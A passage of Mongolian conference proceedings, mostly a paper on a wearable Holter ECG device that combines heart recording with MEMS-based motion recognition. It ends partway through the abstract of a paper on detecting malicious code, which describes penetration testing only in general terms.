  15. Kurtza R, Klingerb Y, Ferrya M and Ritza JF., 2018. Horizontal surface-slip distribution through several seismic cycles: The Eastern Bogd fault, Gobi-Altai, Mongolia, *Tectonophysics* 734–735 (2018) 167–182
  16. Kuzmichev, A.B(2004). The tectonic history of the Tuva-MongolianMassif: Early Baikalian, late Baikalian, and early Caledonian stages. *Probel Publishing House, Moscow*, 192
  17. Majjig A., Dorjsuren A., Tsagaan B., Gangaadorj B., Chimedtseren B., Danzansan E., Dashdondog M., Adiya M., Daram M., Rentsen N., Chimed O., Lodon S., Tsembel B., Munkhuu U., Khukhuudei U. and with DASE/LDG team., (2003). Map of "ONE CENTURY OF SEISMICITY IN MONGOLIA (1900 - 2000)". *Research Centre of Astronomy & Geophysics of the Mongolian Academy of Sciences (RCAG), Mongolia and Laboratoire de Télédétection et Risque Sismique, BP12, Bruyeres le Chatel, France.*
  18. Mogi K., 1963. Some discussion of aftershocks, foreshocks and earthquake swarms - the fracture of a semi-infinite body caused by an inner stress origin and its relation to earthquake phenomena. *Bulletin of the Earthquake Research Institute*, 41, 625-658
  19. Nick S.Roberts, Andrew F.Bellan, Ian G.Main (2015). Are volcanic seismic b-values high, and if so when? *Journal of Volcanology and Geothermal Research*, vol-308, 127-141

20. Tapponnier P., and Molnar P, 1979. Active faulting and Cenozoic tectonics on the Tien Shan, Mongolia and Baikal regions. *Journal of Geophysical Research*, 84, 3425-3459
21. Ulziibat M., (2006). The 2003 Chuya sequence (North Altay range): Tectonic context and seismological study. University of Nice Sophia Antipolis, PhD Thesis, 200 pages


**ЭМНЭЛГИЙН БУС ОРЧИН ДАХ ӨДӨР ТУТМЫН ХЭРЭГЛЭЭНД  
ЗОРИУЛСАН ХОЛТЕР ТӨХӨӨРӨМЖИЙН ХӨГЖҮҮЛЭЛТ****Д.Эрдэнэчимэг, Н.Чулуунбаатар\****(СЭДС-ийн Мэдээллийн технологийн тэнхим)*

**Хураангуй:** Өгүүлэлд утасгүй эмбэддэд биосенсор ашиглан хүний биеийн физик хөдөлгөөний төрлийг таних дохио боловсруулалтын аргыг хэрэглэн динамик боловсруулалт хийх замаар хөдөлгөөний төрлийг ялгах, түүнийг хэрэгжүүлэх техникийн болон програмын шийдлийг гаргах судалгааны ажил, түүний үр дүнгийн талаар танилцуулна. Энэ зорилгоор 9 axis MEMS мэдрүүр, 5 Leads ECG Electrodes хэрэглэн хүний хөдөлгөөний болон зүрхний цахилгаан бичлэгийн анхдагч өгөгдлүүдийг хүлээн авч өгөгдлийн сан үүсгэх ба GLCD дэлгэц дээр зүрхний хэмнэл, зүрхний бичлэгийн дохиог бодит хугацаанд дүрсэлнэ.

**Түлхүүр үг:** *Embedded MCU, MEMS, хөдөлгөөний төрөл, LabView G програмчлал.*

**Удиртгал**

Манай орны төдийгүй дэлхийн хүн амын дундах халдварт бус өвчин (ХБӨ), түүний дотор зүрх судасны өвчлөл нь хүн амын нас баралтын зонхилох шалтгааны нэгдүгээрт орж байна [1]. Зүрхний хэм алдалтыг эмч нэг удаагийн үзлэг, зүрхний цахилгаан бичлэг (ЗЦБ)-ээр илрүүлэх боломжгүй байдаг байна. Иймд оношилгоо хийхийн тулд холтер (holter) төхөөрөмжийг 24 цагийн туршид зүүж ЗЦБ хийх шаардлагатай болдог. Манай эмнэлгүүдэд энэ төрлийн төхөөрөмжийг ашигладаг ч тэр нь зөвхөн ЗЦБ-ийн мэдээллийг хүлээн авч хадгалдаг бөгөөд бичлэг хийж байх үеийн хүний биеийн физик хөдөлгөөний идэвхи болон төрөлтэй холбоотой мэдээллийг өгөх боломжгүй байдаг учир өвчтөн өөрөө 24 цагийн зүрхний бичлэг хийлгэж байх хугацаандаа цаасан дээр тэмдэглэл хөтөлдөг [2].



Зураг 1. Зүрх судасны өвчнөөр нас барагсдын тоо


Иймд бид мэдээллийн технологийн хөгжлийн чиг хандлага, дэвшилтэт аргачлалуудад суурилсан эмнэлэгийн орчноос гадуур ахуйн нөхцөлд хүний өдөр тутмын үйл ажиллагааны (*спорт дасгал хийх, унтаж амрах, ажиллах г.м*) үед бодит цагийн (RTC) горимд тасралтгүй ажиллах зөөврийн холтер (Holter) төхөөрөмжийн загвар бий болгох судалгаа хийлээ [3]. Төхөөрөмжийн бичлэгээр:

- өндөр настай хүний хөдөлгөөний хэмнэл ямар байгааг
- алхах, шатаар өгсөх, уруудах үед зүрхний хэмнэл хэр өөрчлөгдөж байгааг
- зүрхний нөхөн сэргээх мэс засалд орсон өвчтөний эмчилгээний дараагийн үйл явц хэр байгааг
- хүн амын дунд өргөн тохиолддог титэм судасны болон захын судасны өвчлөлийн үеийн хяналт хийх боломжтой [2,3].

Судалгааны ажлын хүрээнд шинэ бүтээлийн патент [7] болон хэд хэдэн зохиогчийн эрхийн гэрчилгээ авсан бөгөөд, гадаад, дотоодын эрдэм шинжилгээний хуралд илтгэл хэлэлцүүлж байсан. Компьютерийн загварчлал, системийн програмчлалын, математик статистик боловсруулалтын аргуудыг судалгааны ажлын хүрээнд хэрэглэсэн [5].

**Хөдөлгөөн таних системийн ерөнхий архитектур ба шийдэл**

Бидний ажлын гол зорилго нь хүний ЗЦБ-ний бодит хугацааны өгөгдлийг идэвхтэй хөдөлгөөнтэй холбон хэрэглэгчид мэдээлэх, хянах зориулалттай хэрэглэхэд хялбар төхөөрөмж бүтээх болон төхөөрөмжийн өгөгдлийн санг эмчид ойлгомжтой хэлбэрээр харуулах хэрэглээний програм зохиоход чиглэсэн. Дээрх төхөөрөмжийн туршилтанд 5 утастай ЗЦБ-ийн электрод: 24 битийн ADS1293, AD8232, хөдөлгөөн таних 9 тэнхлэгт MEMS төхөөрөмж – MPU9250, embedded MCU – H8/3069RF-ZTAT (Japan Renesas), uSD, RTC, EEPROM, GLCD дэлгэцийг ашигласан. ЗЦБ, хөдөлгөөн



таних эмбэддэд системийн бүтцийг Зураг 2-г харууллаа.


*Зураг 2. Эмбэддэд төхөөрөмжийн бүтцийн схем*

Хүний хөдөлгөөний болон зүрхний цахилгаан дохиог 5 хүртэл электродоор өндөр нарийвчлалтайгаар хэмжилтийг хүлээн авч хэмжилт бүрээр өгөгдлийн сан үүсгэж (uSD memory), зүрхний цохилтын хэмнэл, анхан шатны эмнэл-онош зүйн анхааруулга дохионуудыг GLCD дэлгэц дээр chat графикаар суваг бүрээр харуулах үндсэн боломжуудыг агуулахаас гадна online/offline горимд компьютерийн NI LabVIEW G график программчлалын орчинд бичигдсэн хэрэглэгчийн программтай холбогдоно [9].

***Зүрхний цохилтын хяналтын шийдэл***

Зүрхний цохилт хянах зориулалтын модуль болох AD8232 нь аналог төхөөрөмж дээр суурилсан бөгөөд зүрхний цохилтын явцад бий болох цахилгаан дохионы

өөрчлөлтийг хэмжиж, бичих үүрэгтэй 3 электродтой. AD8232 нь зүрхээр дамжих цахилгаан дохионы хугацааны интервалыг хэмжсэнээр зүрхний ачааллыг мэдрэх ба зүрхний цохилтын тоог тооцох боломж олгоно. Зүрхнээс ирэх хэдхэн зуун микровольтын хэмжээтэй маш бага цахилгаан дохиог монитор руу дамжуулж өсгөх, шүүх, өгөгдлийн форматыг өөрчлөх үйлдлүүдийг гүйцэтгэнэ. Энэ модуль нь ADS1293 гэсэн зүрхний физиологийн дохиог маш өндөр нарийвчлалтайгаар шүүгдсэн 24 бит тоон дохио болгон хувиргадаг цахилгаан соронзон долгионы хамгаалалттай програмчлагддаг аналог интерфэйсийн модультай хамтран ажилладаг.



Зураг 3. Зүрхний цохилтын хяналт

### Хөдөлгөөн таних дохио боловсруулалт

Хүн 10Hz – 12Hz-ээс давсан давтамжтай хөдөлгөөнийг хийж чаддаггүй. Иймээс хүний хөдөлгөөнийг мэдрэхэд 40Hz – 60Hz зурвасын өргөнд ажилладаг хурдатгал хэмжигч хангалттай [7] бөгөөд дэлхийн хамгийн хурдан хүн гэгддэг Usain Bolt-ын хурдны хамгийн дэд үзүүлэлт 12.4 m/s байдаг [3].

MPU9250 MEMS мэдрүүлээр 1.5g-ээр хурдатгал хэмжихэд хүний хөдөлгөөнийг таньж чадах ба уг мэдрүүлийн гаралтын хүчдэлийн утга -1g-ээс +1g-ийн хооронд 800mV зөрүүтэй байна. Үүнийг мэдрэмж гэнэ (Томьёо 1).

$$\begin{aligned} \text{Мэдрэмж} &= \frac{\Delta V_{out}}{\Delta g} = \frac{V_{out,+1g} - V_{out,-1g}}{2g} \\ &= \frac{2.45 - 0.85}{2g} = 0.8 \frac{V}{g} \quad (1) \end{aligned}$$

Энд:  $\Delta V_{out} - +1g$  ба  $-1g$  хурдатгалын утгуудад харгалзах гаралтын хүчдэлийн зөрүү,  
 $1g = 9.81 \frac{m}{sec^2}$

ЗЦБ-ийн хуудсан дээр  $x$  тэнхлэгээр бичлэгийн хугацаа,  $y$  тэнхлэгт дохионы хүчдэлийн утга байх ба Зураг 3-т үзүүлснээр  $1mm$  -ийн хуваарьтай тусгай цаасан дээр  $25 mm/s$  хурдтайгаар ЗЦБ-ийг бичдэг. Зарим тохиолдолд ЗЦБ-ийн шүднүүдийг сайн тодорхойлохын тулд  $12.5 mm/s$ ,  $50 mm/s$  гэсэн хурдтайгаар бичдэг [4].

Дээрх стандартыг хангахын тулд MEMS-ээс ECG-ний хэмжилтийн утгыг  $51.2Hz$  давтамжтай буюу  $20 ms$  -ийн тасалдалтайгаар авч, дохиогоо 12 битийн тоон дохио болгон хувиргана. Бодит хугацааны хэмжилтийг 24 цагийн турш тасралтгүй хийхийн тулд SD картанд өгөгдлөө бичих шаардлагатай [5].

H8/3069RF-ZTAT МК-ын хувиргасан 5 сувгийн 12 битийн тоон дохиог Хүснэгт 1 дэх форматаар компьютер луу дамжуулан боловсруулалт хийснээр хүний идэвхитэй хөдөлгөөнийг ЗЦБ-тэй холбох боломжтой болно.

Хүснэгт 1. Дамжуулж буй өгөгдлийн бүтэц

1	2	3	4	5	6	7	8	9	10	11	12	13
s	t	t	A	A	A	A	A	A	E	E	E	E
t	i	i	к	к	к	к	к	к	C	C	C	C
a	m	m	к	к	к	к	к	к	G	G	G	G
rt	e	e	х	х	у	у	z	z	R	R	L	L
									A	A	A	A

Зүрхний цохилтын хяналтаас ирэх мэдрүүрийн өгөгдлийг өсгөлтийн коэффициент, хувиргалтын нарийвчлал, offset зэргийг тооцон акселерометрийн засварласан утгыг жишээгээр (Хүснэгт 2) харуулав [5].

Энд ADC-ний тулгуур хүчдэл  $3V$ , хувиргалтын хамгийн их утга  $4095$  ( $2^{12} = 4096$ ),  $0V$ -д харгалзах утга (offset) нь  $2060$ , дохионы өсгөлтийн коэффициент  $175 \mu m$  [8]. Энэхүү засварласан дохиогоо ЗЦБ-ийн шүд, сегмент бүрийн хэлбэрийг зөв гаргахын тулд Баттерворд, Бесселийн шүүрийг бодоход дамжуулалтын бүс нь бага буюу дохионы оройн (peak) утга нь нам байдаг Чебышевийн шүүрийг сонгов. Чебышевийн шүүрийн давтамжаас хамаарсан дамжууллын функц нь Томьёо 2-оор тодорхойлогдоно.

$$|T_n(j\omega)|^2 = \frac{1}{1+\varepsilon^2 C_n^2(\omega)} \quad (2)$$

Энд,  $n$  – эрэмбийн дугаар  
 $\varepsilon$  – шүүх параметр  
 $C_n(\omega) = \cos n \cdot \cos^{-1} \omega$   
 $|\omega| \leq 1$

Мэдрүүрийн мэдрэмж, түүний гаралтын хүчдэл, шаардлагатай дохионы хэлбэр зэргийг тооцоолон  $\varepsilon = 0.5$  байхаар сонгон шүүрийн эрэмбийг Томъёо 3-аар тодорхойлсон.

$$A_{3db} = \frac{1}{2} \cos^{-1} \left( \frac{1}{\varepsilon} \right) \approx 1.9 \quad (3)$$

0.1dB-д II эрэмбийн шүүрийн  $A_{3db} = 1.9343$  байдаг тул дээрх тооцоонд үндэслэн  $n = 2$ -оор сонгон дохиогоо шүүсэн.


Хүснэгт 2. Акселерометрийн засварласан утгууд


Идеал утга	+1g	-1g	Offset	Засварлаа-гүй утга	Засварласан утга
	2448	1648	2048		
x	2448	1648	2048	1949	-0.9802
y	2448	1648	2048	1163	-8.7624
z	2448	1648	2048	1703	-3.4158

Харин хөдөлгөөний төрлийг тогтоохын тулд дараах дамжууллын функц бүхий Баттервордын 2-р эрэмбийн нам давтамжийн шүүрийг ашиглан акселерометрийн дохиог шүүсэн (Томъёо 4).

$$H_c(s) = \frac{1}{s^2+1.4143s+1} \quad (4)$$

Шүүгээгүй болон шүүсэн дохионы хэлбэрийг жишээгээр Зураг 4-д үзүүлэв.





Зураг 4. Гүйх үеийн акселерометрийн дохио

Мэдрэгчийн хэмжилтийг 51.2 Hz давтамжтай хийж буй гэдгээс шүүрийн нэвтрүүлэх давтамжийг 1.35 Hz байхаар тооцоолон шүүсэн. Шүүсэн дохион дээрээ R програм ашиглан  $A_x, A_y, A_z, R$  (Томьёо 5) параметруудийг тооцоолон гаргаж гурван тэнхлэгийн утга болон эдгээр гурван параметруудийн дундаж утга, медиан, корреляци хамаарал, мультирегрессийн шинжилгээ зэрэг статистик боловсруулалт хийсэн [3,4].

$$R = \sqrt{A_x^2 + A_y^2 + A_z^2} \quad (5)$$


Энд,  $A_x^2, A_y^2, A_z^2 - R$  векторын  $x, y, z$  тэнхлэгтэй үүсгэх өнцгүүд

$$A_x = \cos x; A_y = \cos y; A_z = \cos z;$$


Зарим идэвхитэй хөдөлгөөний үеийн дохионы хамаарлыг Зураг 5-д үзүүлэв.

Регрессийн  $R = a + b \times x + c \times y + d \times z$  загвараа  $R^2, AIC$  (Akaike Information Criteria), Anova (Analysis of Variance) тестүүдээр шалгахад бид параметруудээ зөв сонгосонг баталсан. Мэдрэгчийн үзүүлэлтүүд болон дээрх томьёонуудыг ашиглан алхах, гүйх, шатаар өгсөх эсвэл уруудах, хэвтээ болон босоо зогсож байгаа байрлал, сууж байх үед сонгосон параметрууд ямар утгатай байхыг тооцоолон итгэх зурвасуудыг гаргасан [3].

*Алхах*



*Шатаар өгсөх*



*Зураг 5. Тэнхлэгүүдийн дохионы хамаарал*


### **Төхөөрөмжийн програм хангамж**

Энэхүү загвар төхөөрөмжийн (Japan Renesas H8/ 3069F ZTAT single chip embedded microcontroller) техникийн интерфэйс модул программ хангамжийг HEW (Embedded Workshop C compiler) болон (Flash Development Toolkit ) орчинд боловсруулсан болно. MAIN болон дэд (SUB) модул програмууд:

- MAIN үндсэн цикл программ (Holter main)

- EEPROM санах ойн SPI интерфейс дэд программ
- RTC- бодит цаг ИС интерфейс дэд программ
- TIMER0 INT хугацааны тасалдлын программ
- SERIAL PORT цуваа протоколоор мэдээлэл солилцох тасалдлын программ
- KEY 4x4 матриц товчлууур (scan) дэд программ
- GLCD дэлгэц интерфэйсийн модуль дэд программ
- SD CARD өгөгдлийн санах ой SPI интерфэйсийн дэд модуль программ
- Texas ADS1293 SPI интерфэйс бүхий ECG сингал унших боловсруулалт хийх дэд модуль программ
- AD8232 ИС интерфэйс бүхий зүрхний хэмнэлийг унших ба боловсруулалтын модуль дэд программ
- MEMS MPU 9250 (9 axis) SPI интерфэйсийн буюу хөдөлгөөний боловсруулалт хийх модуль программ

Онлайн горимд PC serial (RS232) интерфэйсийн холболтоор холтерын RTC тохиргоо болон бусад шаардлагатай мэдээллийг тэжээлээс үл хамаарах EEPROM–д бичиж хадгална. Холтер нь hardware reset хийгдэж программ эхлэх бүрд EEPROM-н мэдээллийг уншиж холтерын үндсэн ажиллагааны горим болон тохиргоонуудыг default утгаас шинэчлэн сэргээнэ. Холтерын MAIN loop бүхий цикл программ нь 4x4 матриц keyboard scan, тохируулга бүхий таймер тасалдал, онлайн горимд компьютерын NI LabVIEW орчинд [9] боловсруулсан MEMS & ECG монитороос хүлээн авах командуудад харгалзан хариу үйлдэл гүйцэтгэх Serial RxD тасалдал зэрэг үндсэн модуль дэд програмуудаас бүрдэнэ. Таймерын тасалдал модуль хэсэгт 4x4 матриц keyboard болон онлайн PC Serial RxD хүлээн авсан командын дагуу HR, ECG, MEMS-ийн үндсэн мэдээллийг дохионы төвшинд хувиргаж, боловсруулалт хийн GLCD дээр график болон текст хэлбэрээр, өгөгдсөн горимын дагуу харуулах, SD card нь санах ойд хүснэгт хэлбэрээр бодит цагаар бичлэг хийж мэдээлэл бүрийг хадгалах, холтерын ажиллагааны цикл бүрийн хэвийн ажиллагааг хангах үүднээс шаардлагатай хувьсах утгуудыг шинэчилж update хийхээс гадна таймер тасалдал бүрд hardware шалгалтыг гүйцэтгэж хэмжилтийн үр дүнг баталгаажуулна.




Зураг 6. Үндсэн циклийн программын алгоритм

Үндсэн циклийн програмын дагуу ажиллах дэлгэцийн дүрслэлийн жишээнүүдийг Зураг 7-д харуулав.



Зураг 7. GLCD-ийн дүрслэлээс

Зураг 8-д зөөврийн төхөөрөмжийн бодит загварыг хэрэглэн хүний биеийн биопотенциалын дохионы бичлэг хийж буй байдлыг харууллаа.



Зураг 8. Бодит төхөөрөмжөөр бичлэг хийж байна.

### Дүгнэлт

Эмбэддэд биосенсор хэрэглэн хүний зүрхний цахилгаан бичлэгийг хөдөлгөөний төрөлтэй холбон бодит цагийн горимд хүлээн авч, боловсруулах, шаардлагатай мэдээллийг зөөврийн төхөөрөмжийн дэлгэц дээр харуулах техникийн болон програм хангамжийн шийдлийг гаргаж бэлэн болгосон. Цаашид нэмэлт үзүүлэлтүүдийг PC-ийн LV програмын орчинд боловсруулан хөдөлгөөнт модель дээр харуулах туршилтууд хийгдэж байна.

### Ном зүй

1. Эрүүл мэндийн яамны статистик мэдээллийн нэгдсэн сан, 2020-05-21.
2. Амартүвшин. Т, Эрдэнэчимэг. Д, Чулуунбаатар. Н, Энхзул. Д, “Эрүүл мэндийн хяналтын зүүдэг төхөөрөмж зохион бүтээх асуудалд”, Харилцаа холбоо, Мэдээллийн технологийн өнөө ба ирээдүй-2017, х-226. 2017.03.31
3. Амартүвшин. Т, Эрдэнэчимэг. Д, Чулуунбаатар. Н, “Утасгүй мэдрүүрийн сүлжээнд суурилсан зүрхний хяналтын төхөөрөмжийн дохио боловсруулалтанд”, ШУТИС-ийн ЭШБ-2018.

4. Амартүвшин Т, Эрдэнэчимэг Д, "Хүний идэвхтэй хөдөлгөөний төрлийг динамик аргаар илрүүлэх судалгаа" ММТ2018, х61-64.2
5. Энхзул. Д, Чулуунбаатар. Н, Эрдэнэчимэг. Д, Амартүвшин. Т, "Хүний зүрхний цахилгаан бичлэг болон хөдөлгөөний төрөл танилтын дохио боловсруулалтын судалгаа", ШУТИС-ын магистрант, докторантын эрдэм шинжилгээний хурлын эмхэтгэл -2017, х-383, 8/213.
6. Эрдэнэчимэг Д, Чулуунбаатар Н, Амартүвшин Т, "Өдөр тутмын эрүүл мэндийн зүүдэг төхөөрөмжийн судалгаа" АХБ-ы санхүүжилттэй төслийн тайлан: 2017
7. Эрдэнэчимэг Д, Чулуунбаатар Н, Амартүвшин Т, "Өдөр тутмын эрүүл мэндийн зүүдэг төхөөрөмж", Шинэ бүтээлийн патент, УБД: 10-0004734
8. Amartuvshin. T, Erdenechimeg. D, Chuluunbaatar. N, Enkhbaatar. T and Enkhzul. D, "Preprocessing techniques for daily healthcare device using SHIMMERTM wireless sensor platform", in Proceeding of The 11th International Forum on Strategic Technology, Vol1, p 558-562, 2016.
9. Islam. M.K, Haque. M.M, Tangim.G, Ahammad. T and Khondokar. M.R.H, "Study and Analysis of ECG Signal Using MATLAB & LABVIEW as Effective Tools", International Journal of Computer and Electrical Engineering, Vol. 4, No. 3, June 2012.

## ВИРУСНЫ ПРОГРАМ ИЛРЭХГҮЙ ХОРТОЙ КОД ИЛРҮҮЛЭХ АРГАЧЛАЛ

Э.Тамир, Б.Дэнсмаа

(МУИС-ийн Улаанбаатар сургууль)

**Хураангуй:** Хувь хүн, албан байгууллагын интернет хэрэглээнээс үүдэн мэдээллийн аюулгүй байдалд гарч болох хор уршгийн гол дайсан нь хакер, элдэв вирус, хөнөөлт программууд юм. Эдгээр зүйлүүдээс шалтгаалан хэрэглэгч, томоохон байгууллагын нууц мэдээлэл алдагдсанаар маш том эрсдэл, хохирлыг амсах аюултай. Тухайн байгууллагын аюул занал, учирч болзошгүй эрсдэлийг багасгах үүднээс вирусийн эсрэг программ, сүлжээний аюулгүй байдлын төхөөрөмжүүд зэрэг нь байдаг хэдий ч эдгээр нь тийм ч хангалтгүй байна. Эдгээр эрсдэлийг бууруулах зорилготой ажилдаг хүмүүсийг пентестерүүд гэдэг. Тэдгээр хүмүүс нь сүлжээ, систем, Вэб пентест (аюулгүй байдлыг шалгаж) үнэлэлт дүгнэлт өгч гарч болох эрсдэлээс сэргийлэх зөвлөмж зөвлөгөөг өгдөг хүмүүс юм. Өөрөөр пентест хийнэ гэдэг нь тухайн байгууллага сүлжээ болон хэрэглэгчдийн мэдээллийн аюулгүй байдал, аюул заналаас урьдчилан сэргийлэх үүднээс байгууллага мэргэжлийн хүн, пентест баг хооронд тохиролцсоны үүднээс хууль ёсны дагуу гэрээ хэлэлцээр хийсний дагуу хийгддэг ажиллагаа 